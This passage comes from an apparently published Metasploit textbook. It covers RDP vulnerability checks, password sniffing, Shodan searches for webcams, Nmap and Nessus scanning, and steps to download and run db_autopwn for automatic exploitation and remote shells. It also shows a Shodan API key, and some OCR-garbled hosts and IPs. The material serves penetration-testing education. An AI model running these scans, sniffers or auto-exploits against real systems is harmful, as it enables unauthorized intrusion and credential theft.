[+] megacorpone.com - Mail server mail2.mega    .  ie.com (3    .19    .19) found. Record type: MX
```

Remote Desktop Protocol

Remote Desktop protocol (RDP) is used to remotely connect to a Windows system. RDP uses TCP port 3389 for communication. This auxiliary module checks whether the target system is vulnerable for MS12-020. MS12-020 is a vulnerability on Windows Remote Desktop that allows an attacker to execute arbitrary code remotely. More information on MS12-020 vulnerability can be found at <https://technet.microsoft.com/en-us/library/security/ms12-020.aspx>.

Its auxiliary module name is `auxiliary/scanner/rdp/ms12_020`, you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' with a menu bar containing File, Edit, View, Search, Terminal, and Help. The terminal content is as follows:

```
msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS            yes        The target address range or CIDR identifier
RPORT       3389           yes        Remote port running RDP
THREADS      1             yes        The number of concurrent threads


msf auxiliary(ms12_020_check) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ms12_020_check) > run

[+] 192.168.44.129:3389 - 192.168.44.129:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) > █
```

Password sniffing

Password sniffing is a special type of auxiliary module that listens on the network interface and looks for passwords sent over various protocols such as FTP, IMAP, POP3, and SMB. It also provides an option to import previously dumped network traffic in .pcap format and look for credentials within.

Its auxiliary module name is `auxiliary/sniffer/psnuffle`, and it can be seen in the following screenshot:



```
root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(psnuffle) > run
[*] Auxiliary module execution completed
msf auxiliary(psnuffle) >
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol SMB from /usr/share/metasploit-framework/data/exploits/psnuffle/smb.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[!] *** auxiliary/sniffer/psnuffle is still calling the deprecated report_auth_info method! This needs to
be updated!
[!] *** For detailed information about LoginScanners and the Credentials objects see:
[!]   https://github.com/rapid7/metasploit-framework/wiki/Creating-Metasploit-Framework-LoginScanners
[!]   https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-HTTP-LoginScanner-Module
[!] *** For examples of modules converted to just report credentials without report_auth_info, see:
[!]   https://github.com/rapid7/metasploit-framework/pull/5376
[!]   https://github.com/rapid7/metasploit-framework/pull/5377
[*] Successful FTP Login: 192.168.44.131:49990-> msfadmin / msfadmin
msf auxiliary(psnuffle) >
```

Advanced search with shodan

Shodan is an advanced search engine that is used to search for internet connected devices such as webcams and SCADA systems. It can also be effectively used for searching vulnerable systems. Interestingly, the Metasploit Framework has a capability to integrate with Shodan to fire search queries right from msfconsole.

In order to integrate Shodan with the Metasploit Framework, you first need to register yourself on <https://www.shodan.io>. Once registered, you can get the API key from the **Account Overview** section shown as follows:



The screenshot shows the Shodan Account Overview page. At the top, there are navigation links for 'Shodan', 'Scanhub', and 'Developers'. On the right, it shows 'Signed in as sagar525' and 'Logout'. The main area is titled 'ACCOUNT' and contains three buttons: 'Overview' (highlighted in red), 'Settings', and 'Change Password'. To the right of these buttons is the 'Account Overview' section, which includes a sub-section for 'API Key' with the value 'Cj7C6MXQa0jcMQXY3VnPpQnAEa3O9QCG'.

Its auxiliary module name is `auxiliary/gather/shodan_search`, and this auxiliary module connects to the Shodan search engine to fire search queries from msfconsole and get the search results.

You will have to configure the following parameters:

- **SHODAN_APIKEY**: The Shodan API key available to registered Shodan users
- **QUERY**: Keyword to be searched

You can run the `shodan_search` command to get the following result:

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options
Module options (auxiliary/gather/shodan_search):
Name      Current Setting  Required  Description
----      -----          -----    -----
DATABASE   false           no        Add search results to the database
MAXPAGE    1               yes       Max amount of pages to collect
OUTFILE    no              A filename to store the list of IPs
Proxies    no              A proxy chain of format type:host:port[,type:host:port][...]
QUERY      yes             Keywords you want to search for
REGEX      .*              yes       Regex search for a specific IP/City/Country/Hostname
SHODAN_APIKEY yes            yes       The SHODAN API key
SSL        false           no        Negotiate SSL/TLS for outgoing connections

msf auxiliary(shodan_search) > set SHODAN_APIKEY Cj7C6MXQa0JcMQXY3VnPpQnAEa309QCG
SHODAN APIKEY => Cj7C6MXQa0JcMQXY3VnPpQnAEa309QCG
msf auxiliary(shodan_search) > set QUERY Webcam
QUERY => Webcam
msf auxiliary(shodan_search) > run

[*] Total: 3988 on 40 pages. Showing: 1 page(s)
[*] Collecting data, please wait...
Search Results
=====
IP:Port      City      Country      Hostname
----      -----
100.8.      Fort Lee      United States      pool-1-1-wrknj.fios.verizon.net
108.234.10.1081 Bedford      United States      108-234-35.lic-1-1-sbcglobal.net
109.199.25.24.2001 Gyor zamoly      Hungary      host-.wave-net.nu
109.206.46.247.8888 N/A      Serbia      .serbia
112.155.255.255.255 Suwon      Korea, Republic of
112.169.      Seoul      Korea, Republic of
119.97.128.128.128 Cebu      Philippines
12.15.15.15.15.15.15 N/A      United States
```

Summary

In this chapter, we have seen how to use various auxiliary modules in the Metasploit Framework for information gathering and enumeration. In the next chapter, we'll learn to perform a detailed vulnerability assessment on our target systems.

Exercises

You can try the following exercises:

- In addition to the auxiliary modules discussed in this chapter, try to explore and execute the following auxiliary modules:
 - auxiliary/scanner/http/ssl_version
 - auxiliary/scanner/ssl/openssl_heartbleed
 - auxiliary/scanner/snmp/snmp_enum
 - auxiliary/scanner/snmp/snmp_enumshares
 - auxiliary/scanner/snmp/snmp_enumusers
- Use the Shodan auxiliary module to find out various internet connected devices

6

Vulnerability Hunting with Metasploit

In the last chapter, you learned various techniques of information gathering and enumeration. Now that we have gathered information about our target system, it's time to check whether the target system is vulnerable and if we can exploit it in reality. In this chapter, we will cover the following topics:

- Setting up the Metasploit database
- Vulnerability scanning and exploiting
- Performing NMAP and Nessus scans from within Metasploit
- Using Metasploit auxiliaries for vulnerability detection
- Auto-exploitation with `db_autopwn`
- Exploring Metasploit's post-exploitation capabilities

Managing the database

As we have seen so far, the Metasploit Framework is a tightly coupled collection of various tools, utilities, and scripts that can be used to perform complex penetration testing tasks. While performing such tasks, a lot of data is generated in some form or the other. From the framework perspective, it is essential to store all data safely so that it can be reused efficiently whenever required. By default, the Metasploit Framework uses PostgreSQL database at the backend to store and retrieve all the required information.

We will now see how to interact with the database to perform some trivial tasks and ensure that the database is correctly set up before we begin with the penetration testing activities.


For the initial setup, we will use the following command to set up the database:

```
root@kali :~# service postgresql start
```

This command will initiate the PostgreSQL database service on Kali Linux. This is necessary before we start with the msfconsole command:

```
root@kali :~# msfdb init
```

This command will initiate the Metasploit Framework database instance and is a one-time activity:




A screenshot of a terminal window titled "root@kali: ~". The window contains the following text:
File Edit View Search Terminal Help
root@kali:~# service postgresql start
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~#

db_status: Once we have started the PostgreSQL service and initiated msfdb, we can then get started with msfconsole:

```
msf> db_status
```

The db_status command will tell us whether the backend database has been successfully initialized and connected with msfconsole:



A screenshot of a terminal window titled "root@kali: ~". The window contains the following text:
File Edit View Search Terminal Help
Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on <http://rapid7.com/metasploit>
=[metasploit v4.12.23-dev]
+ -- ---[1577 exploits - 907 auxiliary - 272 post]
+ -- ---[455 payloads - 39 encoders - 8 nops]
+ -- ---[Free Metasploit Pro trial: <http://r-7.co/trymsp>]

msf > db_status
[*] postgresql connected to msf
msf >


Work spaces

Let's assume you are working on multiple penetration testing assignments for various clients simultaneously. You certainly don't want the data from different clients to mix together. The ideal way would be to make logical compartments to store data for each assignment. Workspaces in the Metasploit Framework help us achieve this goal.

The following table shows some of the common commands related to managing workspaces:

Sr. no.	Command	Purpose
1.	<code>workspace</code>	This lists all previously created workspaces within the Metasploit Framework
2.	<code>workspace -h</code>	This lists help on all switches related to the <code>workspace</code> command
3.	<code>workspace -a <name></code>	This creates a new workspace with a specified name
4.	<code>workspace -d <name></code>	This deletes the specified workspace
5.	<code>workspace <name></code>	This switches the context of the workspace to the name specified

The following screenshot shows the usage of the `workspace` command with various switches:



A terminal window titled "root@kali: ~" showing the Metasploit Framework (msf) console. The user has run the `workspace` command multiple times with different switches to demonstrate its functionality. The output shows the creation of workspaces named "msf-test" and "temp", their deletion, and switching between them. The terminal window has a standard Xfce interface with icons for minimize, maximize, and close.

```
root@kali: ~
File Edit View Search Terminal Help
msf > workspace
* default
msf > workspace -a msf-test
[*] Added workspace: msf-test
msf > workspace
    default
    * msf-test
msf > workspace msf-test
[*] Workspace: msf-test
msf > workspace -a temp
[*] Added workspace: temp
msf > workspace
    default
    msf-test
    * temp
msf > workspace -d temp
[*] Deleted workspace: temp
[*] Switched workspace: default
msf > workspace
* default
    msf-test
msf > 
```

Importing scans

We already know how versatile the Metasploit Framework is and how well it integrates with other tools. The Metasploit Framework offers a very useful feature to import scan results from other tools such as NMAP and Nessus. The `db_import` command, as shown in the following screenshot, can be used to import scans into the Metasploit Framework:

```
root@kali: ~
File Edit View Search Terminal Help
msf > db_import /root/Desktop/nmapscan.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.8'
[*] Importing host 192.168.44.129
[*] Successfully imported /root/Desktop/nmapscan.xml
msf > hosts
Hosts
=====
address      mac          name        os_name    os_flavor   os_sp     purpose   info   comments
-----  -----
192.168.44.129 00:0c:29:d3:42:04 SAGAR-C51B4AADE Windows XP           SP3       client
msf > [REDACTED]
```

- The `hosts` command: It's quite possible that we have performed the NMAP scan for the entire subnet and imported the scan in the Metasploit Framework database. Now, we need to check which hosts were found alive during the scan. The `hosts` command, as shown in the following screenshot, lists all the hosts found during scans and imports:

```
root@kali: ~
File Edit View Search Terminal Help
msf > hosts
Hosts
=====
address      mac          name        os_name    os_flavor   os_sp     purpose   info   comments
-----  -----
192.168.44.129 00:0c:29:d3:42:04 SAGAR-C51B4AADE Windows XP           SP3       client
192.168.44.133 00:0c:29:19:1b:b1
msf > hosts -c address,os_flavor -S Linux
Hosts
=====
address      os_flavor
-----  -----
192.168.44.133
msf > [REDACTED]
```

- The `services` command: Once the NMAP scan results are imported into the database, we can query the database to filter out services that we might be interested in exploiting. The `services` command with appropriate parameters, as shown in the following screenshot, queries the database and filters out services:

```
root@kali: ~
File Edit View Search Terminal Help
msf > services -c name,info 192.168.44.129
Services
=====
host      name      info
----      ----      ---
192.168.44.129  netbios-ssn
192.168.44.129  microsoft-ds
192.168.44.129  icslap
192.168.44.129  ms-wbt-server

msf > services -c name,info -S HTTP
Services
=====
host      name  info
----      ----  ---
192.168.44.133  http

msf > [REDACTED]
```

Backing up the database

Imagine you have worked for long hours on a complex penetration testing assignment using the Metasploit Framework. Now, for some unfortunate reason, your Metasploit instance crashes and fails to start. It would be very painful to rework from scratch on a new Metasploit instance! This is where the backup option in the Metasploit Framework comes to the rescue. The `db_export` command, as shown in the following screenshot, exports all data within the database to an external XML file.

You can then keep the exported XML file safe in case you need to restore the data later after failure:

```
root@kali: ~
File Edit View Search Terminal Help
msf > db_export -f xml /root/Desktop/msfdb_backup
[*] Starting export of workspace default to /root/Desktop/msfdb_backup [ xml ]...
[*]   >> Starting export of report
[*]   >> Starting export of hosts
[*]   >> Starting export of events
[*]   >> Starting export of services
[*]   >> Starting export of web sites
[*]   >> Starting export of web pages
[*]   >> Starting export of web forms
[*]   >> Starting export of web vulns
[*]   >> Starting export of module details
[*]   >> Finished export of report
[*] Finished export of workspace default to /root/Desktop/msfdb_backup [ xml ]...
msf >
```

NMAP

NMAP, an acronym for Network Mapper, is an extremely advanced tool that can be used for the following purposes:

- Host discovery
- Service detection
- Version enumeration
- Vulnerability scanning
- Firewall testing and evasion

NMAP is a tool with hundreds of parameters to configure and covering it completely is beyond the scope of this book. However, the following table will help you to know some of the most commonly required NMAP switches:

Sr. no.	NMAP switch	Purpose
1.	-sT	Perform a connect (TCP) scan
2.	-sU	Perform a scan to detect open UDP ports
3.	-sP	Perform a simple ping scan
4.	-A	Perform an aggressive scan (includes stealth syn scan and OS and version detection plus traceroute and scripts)
5.	-sV	Perform service version detection

6.	-v	Print verbose output
7.	-p 1-1000	Scan ports only in range 1 to 1000
8.	-O	Perform OS detection
9.	-iL <filename>	Scan all hosts from the file specified in <filename>
10.	-oX	Output the scan results in the XML format
11.	-oG	Output the scan results in the greppable format
12.	--script <script_name>	Execute the script specified in <script_name> against the target

For example: `nmap -sT -sV -O 192.168.44.129 -oX /root/Desktop/scan.xml`.


The preceding command will perform a connect scan on the IP address 192.168.44.129, detect the version of all the services, identify which operating system the target is running on, and save the result to an XML file at the path `/root/Desktop/scan.xml`.

NMAP scanning approach

We have seen in the previous section that the Metasploit Framework offers a functionality to import scans from tools such as NMAP and Nessus. However, there is also an option to initiate the NMAP scan from within the Metasploit Framework. This will instantly store the scan results in the backend database.

However, there isn't much difference between the two approaches and is just a matter of personal choice.

- Scanning from `msfconsole`: The `db_nmap` command, as shown in the following screenshot, initiates an NMAP scan from within the Metasploit Framework. Once the scan is complete, you can simply use the `hosts` command to list the target scanned.



The screenshot shows a terminal window titled "root@kali: ~" running the Metasploit Framework. The user has run the command `msf > db nmap -sT -O 192.168.44.129`. The output shows an Nmap scan report for the IP address 192.168.44.129, which is identified as Microsoft Windows XP SP3. The scan details various open ports (139/tcp, 445/tcp, 2869/tcp) and services (netbios-ssn, microsoft-ds, icslap, ms-wbt-server). After the scan is completed, the user runs `msf > hosts`, which lists the scanned host with its address, MAC address, name, OS name (Windows XP), OS flavor (client), and purpose (client).

```
File Edit View Search Terminal Help
root@kali: ~
msf > db nmap -sT -O 192.168.44.129
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-03 21:40 EDT
[*] Nmap: Nmap scan report for 192.168.44.129
[*] Nmap: Host is up (0.00048s latency).
[*] Nmap: Not shown: 996 filtered ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 139/tcp    open  netbios-ssn
[*] Nmap: 445/tcp    open  microsoft-ds
[*] Nmap: 2869/tcp   closed icslap
[*] Nmap: 3389/tcp   open  ms-wbt-server
[*] Nmap: MAC Address: 00:0C:29:D3:42:04 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_xp::sp3
[*] Nmap: OS details: Microsoft Windows XP SP3
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.49 seconds
msf > hosts
Hosts
=====
address      mac          name  os_name  os_flavor  os_sp  purpose  info  comments
-----+-----+-----+-----+-----+-----+-----+-----+-----+
192.168.44.129  00:0C:29:D3:42:04      Windows XP           client
```

Nessus

Nessus is a popular vulnerability assessment tool that we have already seen in Chapter 1, *Introduction to Metasploit and Supporting Tools*. Now, there are two alternatives of using Nessus with Metasploit, as follows:


- Perform a Nessus scan on the target system, save the report, and then import it into the Metasploit Framework using the `db_import` command as discussed earlier in this chapter
- Load, initiate, and trigger a Nessus scan on the target system directly through `msfconsole` as described in the next section

Scanning using Nessus from msfconsole

Before we start a new scan using Nessus, it is important to load the Nessus plugin in msfconsole. Once the plugin is loaded, you can connect to your Nessus instance using a pair of credentials, as shown in the next screenshot.



Before loading `nessus` in `msfconsole`, make sure that you start the Nessus daemon using the `/etc/init.d/nessusd start` command.




A terminal window titled "root@kali: ~" showing the msfconsole interface. The user has loaded the Nessus plugin and connected to a Nessus instance running on localhost port 8834, authenticated as user "sagar".

```
root@kali: ~
File Edit View Search Terminal Help
msf > load nessus
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded plugin: Nessus
msf > nessus_connect sagar:sagar@localhost
[*] Connecting to https://localhost:8834/ as sagar
[*] User sagar authenticated successfully.
msf >
```

Once the `nessus` plugin is loaded, and we are connected to the `nessus` service, we need to select which policy we will use to scan our target system. This can be performed using the following commands:

```
msf> nessus_policy_list -
msf> nessus_scan_new <Policy_UUID>
msf> nessus_scan_launch <Scan ID>
```

You can also see this in the following screenshot:



A terminal window titled "root@kali: ~" showing the msfconsole interface. The user lists policies, creates a new scan named "test" using policy "Basic Scan", and launches it with ID 8, targeting the IP 192.168.44.129.

```
root@kali: ~
File Edit View Search Terminal Help
msf > nessus_policy_list
Policy ID Name Policy UUID
----- -----
4       Basic Scan 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
msf > nessus_scan_new 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65 test test 192.168.44.129
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65, called test - test and scanning 192.168.44.129
[*] New scan added
[*] Use nessus_scan_launch 8 to launch the scan
Scan ID Scanner ID Policy ID Targets Owner
----- ----- -----
8       1           7       192.168.44.129 sagar
msf > nessus_scan_l
nessus_scan_launch nessus_scan_list
msf > nessus_scan_launch 8
[+] Scan ID 8 successfully launched. The Scan UUID is 69b85d5f-5a5d-28dd-5c96-5e6b56a234f30748f923fd1afdf8a
msf > nessus_scan_stop
nessus_scan_stop     nessus_scan_stop_all
msf >
```

After some time, the scan is completed, and we can view the scan results using the following command:

```
msf> nessus_report_vulns <Scan ID>
```

You can also see this in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~'. The user has run several commands related to Nessus reporting:

```
msf > nessus_report_hosts
[*] Usage:
[*] nessus_report_hosts <scan ID> -S searchterm
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf > nessus_report_hosts 8


Host ID Hostname      % of Critical Findings  % of High Findings  % of Medium Findings  % of Low Findings
2       192.168.44.129  3                         1                   4                   1

msf > nessus_report_vulns
[*] Usage:
[*] nessus_report_vulns <scan ID>
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf > nessus_report_vulns 8

Plugin ID Plugin Name          Plugin Family  Vulnerability Count
-----  -----  -----
10150   Windows NetBIOS / SMB Remote Host Information Disclosure
           Windows          1
10287   Traceroute Information
           General          1
10394   Microsoft Windows SMB Log In Possible
           Windows          1
10397   Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
           Windows          1
10785   Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
           Windows          1
10940   Windows Terminal Services Enabled
           Windows          1
11011   Microsoft Windows SMB Service Detection
           Windows          2
11219   Nessus SYN scanner
           Port scanners    3
11936   OS Identification
           General          1
```

Vulnerability detection with Metasploit auxiliaries

We have seen various auxiliary modules in the last chapter. Some of the auxiliary modules in the Metasploit Framework can also be used to detect specific vulnerabilities. For example, the following screenshot shows the auxiliary module to check whether the target system is vulnerable to the MS12-020 RDP vulnerability:



The screenshot shows a terminal window titled 'root@kali: ~'. The user is running the 'auxiliary/scanner/rdp/ms12_020_check' module. They first run 'show options' to view module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	3389	yes	Remote port running RDP
THREADS	1	yes	The number of concurrent threads

Then, they set the RHOSTS option to '192.168.44.129' and run the module. The output shows the target is vulnerable:

```
[+] 192.168.44.129:3389 - 192.168.44.129:3389 - The target is vulnerable.  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Auto exploitation with db_autopwn

In the previous section, we have seen how the Metasploit Framework helps us import scans from various other tools such as NMAP and Nessus. Now, once we have imported the scan results into the database, the next logical step would be to find exploits matching the vulnerabilities/ports from the imported scan. We can certainly do this manually; for instance, if our target is Windows XP and it has TCP port 445 open, then we can try out the MS08_67 netapi vulnerability against it.

The Metasploit Framework offers a script called `db_autopwn` that automates the exploit matching process, executes the appropriate exploit if match found, and gives us remote shell. However, before you try this script, a few of the following things need to be considered:

- The `db_autopwn` script is officially deprecated from the Metasploit Framework. You would need to explicitly download and add it to your Metasploit instance.
- This is a very resource-intensive script since it tries all permutations and combinations of vulnerabilities against the target, thus making it very noisy.
- This script is not recommended anymore for professional use against any production system; however, from a learning perspective, you can run it against any of the test machines in the lab.

The following are the steps to get started with the db_autopwn script:

1. Open a terminal window, and run the following command:

```
 wget https://raw.githubusercontent.com/  
jeffbryner/kinectasexploit/master/db_autopwn.rb
```

2. Copy the downloaded file to the /usr/share/metasploit-framework/plugins directory.
3. Restart msfconsole.
4. In msfconsole, type the following code:

```
 msf> use db_autopwn
```

5. List the matched exploits using the following command:

```
 msf> db_autopwn -p -t
```

6. Exploit the matched exploits using the following command:

```
 msf> db_autopwn -p -t -e
```

Post exploitation

